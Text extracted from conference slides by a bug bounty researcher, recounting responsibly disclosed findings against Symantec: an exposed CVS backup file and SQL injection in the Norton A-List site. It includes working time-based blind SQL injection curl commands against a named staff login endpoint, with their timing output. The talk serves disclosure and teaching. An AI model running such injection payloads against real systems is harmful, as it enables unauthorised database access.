





Internal Policies Issues







Cool Findings Target: SwissCom





- One day, I woke-up, and I said to myself, let's hack Symantec!
- Of course, Symantec has a responsible disclosure policy that I follow.



Bug Bounty Hunting for Companies & Researchers

Cool Findings Target: Symantec

Bug #1: Backup-File Artifacts on nortonmail.Symantec.com



-:::Backup File Artifacts Checker:::- version: v1.0 ___An automated tool that checks for backup artifacts that may discloses the web-application's source code___ Author: Mazin Ahmed | <mazin AT mazinahmed DOT net> | @mazen160

[\$] Discovered: -> {http://nortonmail.symantec.com/clients/CVS/Entries} (Response-Code: 200 | Content-Length: 6018)

Cool Findings Target: Symantec

Bug #2: Multiple SQL Injection Vulnerabilities #1

Norton A-List





i Symantec Corporation (US) | https://phoenix.symantec.com/alist/enrol.php

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'duongomearavandeth'),aes_encrypt("','duongomearavandeth'),aes_encrypt('\",'duo' at line 1

Norton A-List

Welcome!


And thank you for joining Norton A-List. You should receive your first Norton A-List email in the first week of next month – and start reaping the benefits!

Cool Findings Target: Symantec

(3)

Bug #2: Multiple SQL Injection Vulnerabilities #2

```
t@secbot
    #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(0);%00&passwd=1&db=alist&Submit=Ente
r here!" > /dev/null
       0m0.462s
real
       0m0.008s
user
       0m0.004s
  root@secbot
    #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(5);%00&passwd=1&db=alist&Submit=Ente
r here!" > /dev/null
       0m5.465s
real
       0m0.004s
user
       0m0.004s
  'root@secbot'
    #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(10);%00&passwd=1&db=alist&Submit=Ent
er here!" > /dev/null
real
       0m10.466s
       0m0.004s
user
sys
       0m0.004s
```



Cool Findings Target: Symantec

Executing the Plan

Found that I have access to 61 databases!

I Immediately stopped, and report it without exploitation.

Just imagine if I was a bad guy



Bug Bounty Hunting for Companies & Researchers





InfoSec, Bug Hunting in Sudan & the Middle East

➤ How is it like to be a bug bounty hunter from the middle east?

➤ How is the knowledge level in IT security in the Middle-East?



Bug Bounty Hunting for Companies & Researchers

InfoSec, Bug Hunting in Sudan & the Middle East

> How powerful are Arabian BlackHat Hackers?

- When it comes to defacing public property, they get crazy.
- Motivated by: politics, human-rights, money, and ego.
- Seriously, don't underestimate their powers, don't mess with them, you won't like the outcome!

Note: I do not support any form of unethical hacking by no means

Acknowledgements

- Christian Folini @ChrFolini
- Bernhard Tellenbach
- @SwissCyberStorm Team

and everyone for attending and listening!



Mazin Ahmed

Twitter: @mazen160

Email: mazin AT mazinahmed DOT net

Website: https://mazinahmed.net

LinkedIn: https://linkedin.com/in/infosecmazinahmed

Bug Bounty Hunting for Companies & Researchers